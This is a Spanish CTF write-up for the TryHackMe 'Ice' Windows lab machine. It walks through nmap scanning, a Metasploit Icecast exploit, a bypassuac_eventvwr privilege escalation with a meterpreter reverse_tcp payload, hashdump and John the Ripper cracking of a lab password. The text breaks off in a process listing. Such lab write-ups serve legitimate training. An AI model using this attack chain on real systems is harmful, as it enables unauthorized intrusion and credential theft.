🏴‍☠️ Write-Up: Máquina "ICE"

📌 **Plataforma: Try Hack Me**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Busco los puertos abiertos.

```
┌──(root㉿kali)-[~]
└─# nmap -p- -vvv --open -sS 10.10.125.188
```

```
PORT      STATE SERVICE       REASON
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127
5357/tcp  open  wsdapi        syn-ack ttl 127
8000/tcp  open  http-alt      syn-ack ttl 127
49152/tcp open  unknown       syn-ack ttl 127
49153/tcp open  unknown       syn-ack ttl 127
49154/tcp open  unknown       syn-ack ttl 127
49158/tcp open  unknown       syn-ack ttl 127
49159/tcp open  unknown       syn-ack ttl 127
49160/tcp open  unknown       syn-ack ttl 127
```


🎯 2. Escaneo y Enumeración

Escaneo los puertos abiertos encontrados anteriormente para encontrar información más detallada.



```
┌──(root㉿kali)-[~]
└─# nmap -p135,139,445,3389,5357,8000 -sV -sC 10.10.125.188
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-06 15:14 -04
Nmap scan report for 10.10.125.188
Host is up (0.23s latency).

PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open  tcpwrapped
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp open  http         Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Dark-PC
|   NetBIOS computer name: DARK-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-04-06T14:14:53-05:00
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
|_nbstat: NetBIOS name: DARK-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:e9:75:92:5a:eb (unknown)
| smb2-time:
|   date: 2025-04-06T19:14:53
|_  start_date: 2025-04-06T19:08:01

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


Anteriormente se puede ver que el servicio http corre en el puerto 8000 y su versión es Icecast streaming media server. Busco esa versión en internet para ver si hay alguna vulnerabilidad registrada. Y efectivamente, si la hay.




💥 3. Explotación de Vulnerabilidades

Inicio metasploit.


Busco si hay un exploit para icecast en metasploit, para automatizar este proceso. Seleccioné la mejor opción (es la única en este caso). Con “show options” veo los parámetros existentes que deba modificar/agregar para este exploit.



Ingreso la ip de la máquina objetivo (remote host) y la ip de mi máquina (local host). Ahora, ejecutar el exploit con “run”.




Se abre una sesión exitosa en la máquina objetivo.




🔐 4. Escalada de Privilegios y Post-explotación

Con “**run post/multi/recon/local_exploit_suggester**” se buscarán vulnerabilidades en la máquina local. De todas las que aparecen, se usará la de bypassuac_eventvwr




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.125.188 - Collecting local exploits for x86/windows ...
[*] 10.10.125.188 - 198 exploit checks are being tried ...
[+] 10.10.125.188 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.10.125.188 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.125.188 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 7/Windows Ser
ver 2008 R2 build detected!
[+] 10.10.125.188 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.10.125.188 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.125.188 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.125.188 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.125.188 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.125.188 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.125.188 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[+] 10.10.125.188 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 10.10.125.188 - Valid modules for session 1:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_comhijack                      Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                      The service is running, but could not be validated. Vulnerable Windows 7/
Windows Server 2008 R2 build detected!
 4   exploit/windows/local/ms10_092_schelevator                     Yes                      The service is running, but could not be validated.
 5   exploit/windows/local/ms13_053_schlamperei                     Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/ms13_081_track_popup_menu                Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/ms14_058_track_popup_menu                Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/ms15_051_client_copy_image               Yes                      The target appears to be vulnerable.
 9   exploit/windows/local/ntusermndragover                         Yes                      The target appears to be vulnerable.
 10  exploit/windows/local/ppr_flatten_rec                          Yes                      The target appears to be vulnerable.
 11  exploit/windows/local/tokenmagic                               Yes                      The target appears to be vulnerable.
```

En msf6 ingresar “**use explot/windows/local/bypassuac_eventvwr**” y con “show options” se pueden ver las variables/parámetros que se deben rellenar con los datos correctos para que funcione en este caso particular.




```
msf6 exploit(windows/http/icecast_header) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_eventvwr) > show options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.18.8     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.
```


Ingreso mi IP, lo ingreso a session 1 y con “run” lo ejecuto.



con “hashdump” obtengo usuarios y sus contraseñas en formato NT. Copio el usuario “Dark” y su contraseña hasheada en NT.



La pego en un archivo que le llamé hashICE.txt y luego intento romper el hash usando John The Ripper. Finalmente, el proceso fué exitoso. Entonces, tenemos **Dark:Password01!**



Con “getprivs” se obtienen los privilegios para el usuario actual.

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Con “ps” se ven los procesos que se están ejecutando y su información.


```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 100   688   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 348   688   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 544   536   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 596   536   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 604   584   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 652   584   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 688   596   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 704   596   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 712   596   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 752   688   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 820   688   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 888   688   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 936   688   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1068  688   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1148  688   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1272  688   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1332  688   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1432  688   taskhost.exe          x64   1        Dark-PC\Dark                  C:\Windows\System32\taskhost.exe
 1500  100   dwm.exe               x64   1        Dark-PC\Dark                  C:\Windows\System32\dwm.exe
 1512  1484  explorer.exe          x64   1        Dark-PC\Dark                  C:\Windows\explorer.exe
 1536  820   WmiPrvSE.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\WmiPrvSE.exe
 1612  688   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1712  688   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1752  688   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1848  820   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
 1900  688   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1936  688   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
 2100  688   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2208  544   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2312  1512  Icecast2.exe          x86   1        Dark-PC\Dark                  C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
 2328  2496  powershell.exe        x86   1        Dark-PC\Dark                  C:\Windows\SysWOW64\WindowsPowershell\v1.0\powershell.exe
 2352  688   vds.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
